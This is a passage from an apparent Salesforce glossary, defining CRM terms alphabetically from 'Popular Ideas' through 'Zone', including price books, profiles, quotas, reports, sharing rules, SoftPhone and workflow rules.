On the Popular Ideas subtab, ideas are sorted by an internal calculation that reflects the age of an idea's positive votes. Regardless of an idea's static total number of points, ideas with newer positive votes display higher on the page than ideas with older positive votes. This allows you to browse ideas that have most recently gained popularity, with less precedence given to long-established ideas that were positively voted on in the past.

Popular Questions

Each question's popularity is based on the number of users who **Like** it within a certain amount of time.

Post

A top-level comment in a Chatter feed.

Post Sharing

Lets you copy a public Chatter post and publish it to your profile or a group you're a member of. You can also share the post with other Chatter users by sending a link to the post in an email or instant message.

Price Book

A price book is a list of products that your organization sells. Available in Professional, Enterprise, Unlimited, Performance, and Developer Editions only.

Primary Contact

Field in company information that lists the primary contact for your organization.

Also indicates the primary contact associated with an account, contract, or opportunity. Specified as a checkbox in the Contact Roles related list of an account, contract, or opportunity.

Primary Partner

Partner account designated as playing a key role in closing an opportunity. Specified as a checkbox in the Partners related list of an opportunity.

Primary Tab

A tab in a Salesforce console that displays the main item to work on, such as an account.

Process Visualizer

A tool that displays a graphical version of an approval process. The view-only diagram is presented as a flowchart. The diagram and an informational sidebar panel can help you visualize and understand the defined steps, rule criteria, and actions that comprise your approval process.

Professional Edition

A Salesforce edition designed for businesses who need full-featured CRM functionality.

Product Family

A picklist field on products that you can customize to categorize types of products.

Profile

Defines a user's permission to perform different functions within Salesforce. For example, the Solution Manager profile gives a user access to create, edit, and delete solutions.

Profile, Chatter

A personal page for each Salesforce user that includes contact information, following and followers lists, a Chatter feed, and a photo.

Promote

If you agree with or like an idea, click **promote** to add 10 points to the idea. You cannot promote the same idea more than once and you cannot promote an idea that you have already demoted. Salesforce automatically adds your promote vote to any idea you post.

To migrate changes from one organization to another. See also Deploy and Migration.

Provider Organization

When using the Salesforce adapter for Lightning Connect, the provider organization stores the data that's accessed by the subscriber organization.

Public Calendar

A calendar in which a group of people can track events of interest to all of them (such as marketing events, product releases, or training classes) or schedule a common activity (such as a team vacation calendar). For example, your marketing team can set up an events calendar to show upcoming marketing events to the entire sales and marketing organization.

Push Notifications, Mobile

Push notifications are alerts that apps render on mobile device home screens when users aren't using the app. These alerts can consist of text, icons, and sounds, depending on the device type.

Push Notifications, Salesforce Console

Visual indicators in a Salesforce console that show when a record or field has changed during a user's session.

Push Upgrade

A method of delivering updates that sends upgrades of an installed managed package to all organizations that have installed the package.

Q

Quantity Schedule

A quantity schedule outlines the dates, number of units (i.e., quantity), and number of installments for billing or shipping a product. Your organization can decide exactly how to use schedules. Available in Enterprise, Unlimited, Performance, and Developer Editions only.

Quantity Forecasting

Forecasting based on the projected number of units sold.

Quantity Without Adjustments

Applies to Collaborative Forecasts. The sum of a person's owned quantity opportunities and also his or her subordinates' opportunities, without adjustments. Subordinates include everyone reporting up to a person in the forecast hierarchy.

Quantity Without Manager Adjustment

Applies to Collaborative Forecasts. The forecast number as seen by the forecast owner. This is the sum of the owner's quantity opportunities and his or her subordinates' opportunities, including adjustments made on the subordinates' forecasts. *It doesn't include adjustments made by forecast managers above the owner in the forecast hierarchy.*

Question

An issue posted to an answers community. When a community member asks a question, other community members post replies to help resolve the question.

Question, Private

An issue posted to an answers community, but marked **Private** so that only support agents can view and respond to it.

Queue

A holding area for items before they are processed. Salesforce uses queues in a number of different features and technologies.

Quota

The sales goal assigned to a user on a monthly and quarterly basis. (If you use Collaborative Forecasts, it's the sales goal assigned to a user on a monthly basis.) A manager's quota should equal the amount she and her team are expected to generate together.

Quote

A record showing proposed prices for products and services. Quotes can be created from opportunities and emailed as PDFs to customers.

R

Recent Activity

Your Recent Activity page contains a summary of all the recent activity that relates to your participation within a zone. For example, this page lists all the ideas and comments you have posted to a zone as well as the ideas you have voted on. You can view your Recent Activity page by clicking your nickname located on the right side of the Ideas tab.

Recent Items

List of links in the sidebar for most recently accessed records. Note that not all types of records are listed in the recent items.

Record

A single instance of a Salesforce object. For example, "John Jones" might be the name of a contact record.

Record Type

A record type is a field available for certain records that can include some or all of the standard and custom picklist values for that record. You can associate record types with profiles to make only the included picklist values available to users with that profile.

Record Update

A post in a Chatter feed that is the result of a field change on a record that is being followed.

Related List

A section of a record or other detail page that lists items related to that record. For example, the Stage History related list of an opportunity or the Open Activities related list of a case.

Related List Hover Links

A type of link that allows you to quickly view information on a detail page about related lists, by hovering your mouse over the link. Your administrator must enable the display of hover links. The displayed text contains the corresponding related list and its number of records. You can also click this type of link to jump to the content of the related list without having to scroll down the page.

Related Object

Objects chosen by an administrator to display in the Agent console's mini view when records of a particular type are shown in the console's detail view. For example, when a case is in the detail view, an administrator can choose to display an associated account, contact, or asset in the mini view.

Relationship

A connection between two objects, used to create related lists in page layouts and detail levels in reports. Matching values in a specified field in both objects are used to link related data; for example, if one object stores data about companies and another object stores data about people, a relationship allows you to find out which people work at the company.

Relationship Group

Custom object records used to store collections of accounts.

Relationship Group Member

The accounts that you add to relationship groups are called *relationship group members*.

Report

A *report* returns a set of records that meets certain criteria, and displays it in organized rows and columns. Report data can be filtered, grouped, and displayed graphically as a chart. Reports are stored in folders, which control who has access. See Tabular Report, Summary Report, and Matrix Report.

Report Builder

Report builder is a visual editor for reports.

Report Type

A *report type* defines the set of records and fields available to a report based on the relationships between a primary object and its related objects. Reports display only records that meet the criteria defined in the report type. Salesforce provides a set of pre-defined standard report types; administrators can create custom report types as well.

Requested Meeting

A meeting that a Salesforce user requests with a contact, lead or person account. When a meeting is requested, Salesforce creates a unique Web page for the meeting that displays the proposed meeting times. When invitees visit the page, they select the times they can meet and send a reply. Salesforce tracks all the responses so the organizer can confirm the best time to meet.

Once a requested meeting is confirmed, it becomes a *multi-person event*.

Reporting Snapshot

A reporting snapshot lets you report on historical data. Authorized users can save tabular or summary report results to fields on a custom object, then map those fields to corresponding fields on a target object. They can then schedule when to run the report to load the custom object's fields with the report's data.

Reporting Snapshot Running User

The user whose security settings determine the source report's level of access to data. This bypasses all security settings, giving all users who can view the results of the source report in the target object access to data they might not be able to see otherwise.

Resource Calendar

A calendar in which multiple people can coordinate their usage of a shared resource such as a conference room or printer.

Revenue Forecasting

Forecasting based on projected revenue amounts.

Revenue Schedule

A revenue schedule outlines the dates, revenue amounts, and number of installments for billing or recognizing revenue from a product. Your organization can decide exactly how to use schedules. Available in Enterprise, Unlimited, Performance, and Developer Editions only.

Role

Assigned responsibility of a user, partner account, or contact for specific accounts and opportunities. Administrators can define user roles in Setup. Individual users can assign specific partner and contact roles for accounts and contacts.

Running User

Each dashboard has a *running user*, whose security settings determine which data to display in a dashboard. If the running user is a specific user, all dashboard viewers see data based on the security settings of that user—regardless of their own personal security settings. For dynamic dashboards, you can set the running user to be the logged-in user, so that each user sees the dashboard according to his or her own access level.

S

S-Control

Note: S-controls have been superseded by Visualforce pages. After March 2010 organizations that have never created s-controls, as well as new organizations, won't be allowed to create them. Existing s-controls will remain unaffected, and can still be edited.

Custom Web content for use in custom links. Custom s-controls can contain any type of content that you can display in a browser, for example a Java applet, an Active-X control, an Excel file, or a custom HTML Web form.

Sales Price

The price of a product on an opportunity. This can be different than the product's standard or list price.

Salesforce Console

The Salesforce console is designed for users in fast-paced environments who need to find, update, and create records quickly. It improves upon the Agent Console in the Console tab by displaying records and related items as tabs on one screen.

Salesforce Console Integration Toolkit

An API that uses browsers as clients to display pages as tabs in a Salesforce console; it provides developers with programmatic access to the console so that administrators can extend it to meet your business needs.

Salesforce CRM Call Center

A Salesforce feature that seamlessly integrates Salesforce with third-party computer-telephony integration (CTI) systems.

Salesforce CRM Content

An on-demand, content-management system that allows you to organize, share, search, and manage content within your organization and across key areas of the Salesforce application. Content can include all file types, from traditional business documents such as Microsoft PowerPoint presentations to audio files, video files, and Web pages.

Salesforce for Outlook

Salesforce for Outlook, a Microsoft® Outlook® integration application that you install, syncs contacts, events, and tasks between Outlook and Salesforce. In addition to syncing these items, you can add Outlook emails, attachments, events, and tasks to multiple Salesforce contacts, and view Salesforce records related to the contacts and leads in your emails and events—all directly in Outlook.

Depending on your organization, you may be able to customize what you sync and the sync directions between Outlook and Salesforce. Your administrator determines the level at which you can customize these settings in Salesforce.

Salesforce for Outlook Configuration

Salesforce for Outlook configurations include settings for the data that Salesforce for Outlook users can sync between Microsoft® Outlook® and Salesforce. Administrators can create separate configurations for different types of users, and give users permission to edit some of their own settings. For example, an opportunity team might want to sync everything, while a manager might want to sync only events.

Salesforce Classic Mobile

Salesforce Classic Mobile is a Salesforce feature that enables users to access their Salesforce data from mobile devices running the mobile client application. The Salesforce Classic Mobile client application exchanges data with Salesforce over wireless carrier networks, and stores a local copy of the user's data in its own database on the mobile device. Users can edit local copies of their Salesforce records when a wireless connection is unavailable, and transmit those changes when a wireless connection becomes available.

Salesforce Office Toolkit

A plug-in makes it easy for developers to access the SOAP API directly from within Microsoft Office products, simplifying the creation of new integrations and Office-based solutions.

Schedule

See Quantity Schedule and Revenue Schedule.

Screen Pop

Page that displays for an inbound call to a Salesforce CRM Call Center.

Search

Feature that lets you search for information that matches specified keywords. If you have sidebar search, enter search terms in the Search section of the sidebar or click **Advanced Search...** for more search options. If you have global search, enter search terms in the search box in the header.

Search Layout

The organization of fields included in search results, in lookup dialogs, and in the key lists on tab home pages.

Service

A service is an offering of professional assistance. Services related to Salesforce and the Force.com platform, such as enhanced customer support or assistance with configuration can be listed on the AppExchange.

Service Cloud Portal

The Service Cloud portal is the Customer Portal intended for many thousands to millions of users. After you purchase Service Cloud portal licenses, you can assign them to Customer Portal-enabled contacts so that large numbers of users can log in to a Customer Portal without affecting its performance.

Setup

A menu where administrators can customize and define organization settings and Force.com apps. Depending on your organization's user interface settings, Setup may be a link in the user interface header or in the drop-down list under your name.

Share Group

A set of Salesforce users who can access records owned by high volume portal users. Each Customer Portal has its own share group.

Shared Activities

A feature that allows users to relate as many as 10 contacts to a single non-recurring and non-group task, or to a single non-recurring event. One contact is the primary contact; all others are secondary contacts.

Sharing

Allowing other users to view or edit information you own. There are different ways to share data:

- **Sharing Model**—defines the default organization-wide access levels that users have to each other's information and whether to use the hierarchies when determining access to data.

- **Role Hierarchy**—defines different levels of users such that users at higher levels can view and edit information owned by or shared with users beneath them in the role hierarchy, regardless of the organization-wide sharing model settings.
- **Sharing Rules**—allow an administrator to specify that all information created by users within a given group or role is automatically shared to the members of another group or role.
- **Manual Sharing**—allows individual users to share records with other users or groups.
- **Apex-Managed Sharing**—enables developers to programmatically manipulate sharing to support their application's behavior. See Apex-Managed Sharing.

Sharing Model

Behavior defined by your administrator that determines default access by users to different types of records.

Sharing Rule

Type of default sharing created by administrators. Allows users in a specified group or role to have access to all information created by users within a given group or role.

Sidebar

Column appearing on the left side of each page that provides links to recent items and other resources.

Sites

Force.com Sites enables you to create public websites and applications that are directly integrated with your Salesforce organization—without requiring users to log in with a username and password.

Social Accounts and Contacts

A feature that allows you to view your accounts', contacts', and leads' social network profiles and other social information directly in Salesforce, so you can get deeper insights into your existing and potential customers' needs and issues.

Social Key

Social Key works with Social Accounts and Contacts and Data.com Clean to make it easier to follow your contacts and leads on social networks. From Social Accounts and Contacts, select the social networks you want. Automated Clean jobs provide the links. From a contact or lead's detail page, you can quickly view their profile on a social network site.

SoftPhone

The telephone interface that a Salesforce CRM Call Center user sees in either the sidebar of Salesforce pages or the footer of the Salesforce console.

SoftPhone Connector

A component of a Computer Telephony Integration (CTI) adapter that converts SoftPhone XML into HTML and distributes it to a Salesforce CRM Call Center user's browser.

SoftPhone CTI Adapter

A computer-telephony integration (CTI) adapter is a light-weight software program that controls the appearance and behavior of a Salesforce SoftPhone. The adapter acts as an intermediary between a third-party CTI system, Salesforce, and a Salesforce CRM Call Center user. It must be installed on any machine that needs access to Salesforce CRM Call Center functionality.

Software as a Service (SaaS)

A delivery model where a software application is hosted as a service and provided to customers via the Internet. The SaaS vendor takes responsibility for the daily maintenance, operation, and support of the application and each customer's data. The service alleviates the need for customers to install, configure, and maintain applications with their own hardware, software, and related IT resources. Services can be delivered using the SaaS model to any market segment.

Solution Manager

One or more individuals in your organization who can review, edit, publish, and delete solutions. Typically, these individuals are product experts with excellent written communication skills and advanced knowledge in a particular area of your product. When creating or editing users, assign the Solution Manager profile to give users this privilege.

Source Report

A custom report scheduled to run and load data as records into a target object for an reporting snapshot.

Stage Duration

In opportunity reports, the number of days the opportunity was in the stage listed in the `Stage` column.

Stage History

Related list on an opportunity detail page that lists changes in status and stage for the opportunity.

Standard Price

Price for a product that is included in the Standard Price Book.

Standard Price Book

Automatically generated price book containing all your products and their standard prices.

Status

An idea's status helps zone members track the progress of the idea. For example, "Under Review", "Reviewed", "Coming Soon", and "Now Available" are common status values an administrator can define and assign to ideas. An idea's status appears next to the idea's title for all zone members to see.

Stemming

The process of reducing a word to its root form. In searches, stemming matches expanded forms of a search term. For example, when a search uses stemming, a search for `run` matches items that contain `run`, `running`, and `ran`.

Subflow

A subflow element references another flow, which it calls at run time. The flow that contains the subflow element is referred to as the master flow.

Subscriber Organization

When using the Salesforce adapter for Lightning Connect, the subscriber organization accesses data that's stored in another (provider) Salesforce organization. The subscriber organization contains the external data source definition and the external objects that map to the provider organization's objects.

Summary Field

A summary field is a numerical report column with one of the following summaries applied: sum, average, largest value, smallest value. Users can define custom summary formulas to extend these options. In addition to showing summarized information, summary fields can be used to define charts and reporting snapshots.

Summary Report

Summary reports are similar to tabular reports, but also allow users to group rows of data, view subtotals, and create charts. They can be used as the source report for dashboard components. Use this type for a report to show subtotals based on the value of a particular field or when you want to create a hierarchical list, such as all opportunities for your team, subtotaled by `Stage` and `Owner`.

Syndication Feeds

Give users the ability to subscribe to changes within Force.com sites and receive updates in external news readers.

T

Tag

In Salesforce, a word or short phrases that users can associate with most records to describe and organize their data in a personalized way. Administrators can enable tags for accounts, activities, assets, campaigns, cases, contacts, contracts, dashboards, documents, events, leads, notes, opportunities, reports, solutions, tasks, and any custom objects (except relationship group members) Tags can also be accessed through the SOAP API.

Tag Cloud

In Salesforce CRM Content, a way of showing you how the content in your libraries has been tagged. Tag names increase in size within the tag cloud according to popularity, meaning that the largest tags have been assigned to the most files or Web links. You can choose to sort the tags alphabetically or by popularity. The tag cloud contains the 30 most popular tags.

Task

Assigns a task to a user you specify. You can specify the **Subject**, **Status**, **Priority**, and **Due Date** of the task. Tasks are workflow and approval actions that are triggered by workflow rules or approval processes.

For Calendar-related tasks, see **Activity (Calendar Events/Tasks)**.

Task Bar Links

Links on tabbed pages that provide quick access to the most common operations available for a particular page, for example, creating a new account.

Territory

For forecasting versions where territories are used, this is a collection of accounts and users that generates a forecast.

Time-Dependent Workflow Action

A workflow action that executes when the conditions of a workflow rule and an associated time trigger are met.

Top All Time Ideas

On the Top All-Time subtab, ideas are sorted from most number of points to fewest. This allows you to see the most popular ideas in the history of your Ideas zone.

Topics

When you post or comment in Chatter, you can associate your post or comment with all other posts and comments on the same subject by adding a topic. A topic is a way to categorize your post or comment so other people can find it more easily. Topics also help you discover people and groups that are knowledgeable and interested in the same topics.

Topics, Chatter Answers

The sidebar that lists data categories from which your customers can browse questions and replies. For example, if you have a zone for hardware products, your topics may include laptops, desktops, and printers.

Translation Workbench

The Translation Workbench lets you specify languages you want to translate, assign translators to languages, create translations for customizations you've made to your Salesforce organization, and override labels and translations from managed packages. Everything from custom picklist values to custom fields can be translated so your global users can use all of Salesforce in their language.

Trending Topics

The Trending Topics area on the Chatter tab shows the topics being discussed right now in Chatter. The more frequently people add a specific topic to their posts and comments and comment on or like posts with the same topic over a short period of time, the more likely it is to become a trending topic. For example, if your coworkers are attending the upcoming Dreamforce conference and have started discussing it in Chatter, you may see a trending topic for Dreamforce. A trending topic is not solely based on popularity and usually relates to a one-time or infrequent event that has a spike in activity, such as a conference or a project deadline. For privacy reasons, Trending Topics don't include topics used solely in private groups or record feeds.

Truncate

Truncating a custom object allows you to remove all of the object's records, while keeping the object and its metadata.

U

Unlimited Edition

Unlimited Edition is Salesforce's solution for maximizing your success and extending that success across the entire enterprise through the Force.com platform.

Usage-based Entitlement

A usage-based entitlement is a limited resource that your organization can use on a periodic basis—such as the allowed number of monthly logins to a Partner Community or the record limit for Data.com list users.

V

Visualforce

A simple, tag-based markup language that allows developers to easily define custom pages and components for apps built on the platform. Each tag corresponds to a coarse or fine-grained component, such as a section of a page, a related list, or a field. The components can either be controlled by the same logic that is used in standard Salesforce pages, or developers can associate their own logic with a controller written in Apex.

Vote, Idea

In an ideas community, a vote means you have either promoted or demoted an idea. After you vote on an idea, your nickname displays at the bottom of the idea's detail page to track that your vote was made. You can use your Recent Activity page to see a list of all the ideas you have voted on.

Vote, Reply

In an answers community, a vote means you either like or dislike a reply to a question.

W

Web Direct Leads

Web direct leads is a specific lead source indicating that the lead was generated when a user, who has bookmarked your website or directly typed the URL of your website into a browser, filled out the Web-to-Lead form containing the Salesforce tracking code.

Web Links

See Custom Links.

Web Referral Leads

Web referral lead is a specific lead source indicating that the lead was generated when a user navigated to your website using a referring link on another site and filled out the Web-to-Lead form containing the Salesforce tracking code. For example, if a user is browsing your partner's website and clicks on a link to your website, then fills out your Web-to-Lead form, a Web referral lead is generated. The lead source details include the referring URL for each Web referral lead.

Web-to-Case

Functionality that lets you gather customer support issues and feedback on your company's website and then generate cases using that data.

Web-to-Lead

Functionality that lets you gather registration or profile information on your company's website and then generate leads using that data.

Workflow Action

A workflow action, such as an email alert, field update, outbound message, or task, fires when the conditions of a workflow rule are met.

Workflow Rule

A workflow rule sets workflow actions into motion when its designated conditions are met. You can configure workflow actions to execute immediately when a record meets the conditions in your workflow rule, or set time triggers that execute the workflow actions on a specific day.

Glossary

X

No Glossary items for this entry.

Y

No Glossary items for this entry.

Z

Zone

Zones organize ideas and questions into logical groups, with each zone having its own focus and unique ideas and questions.
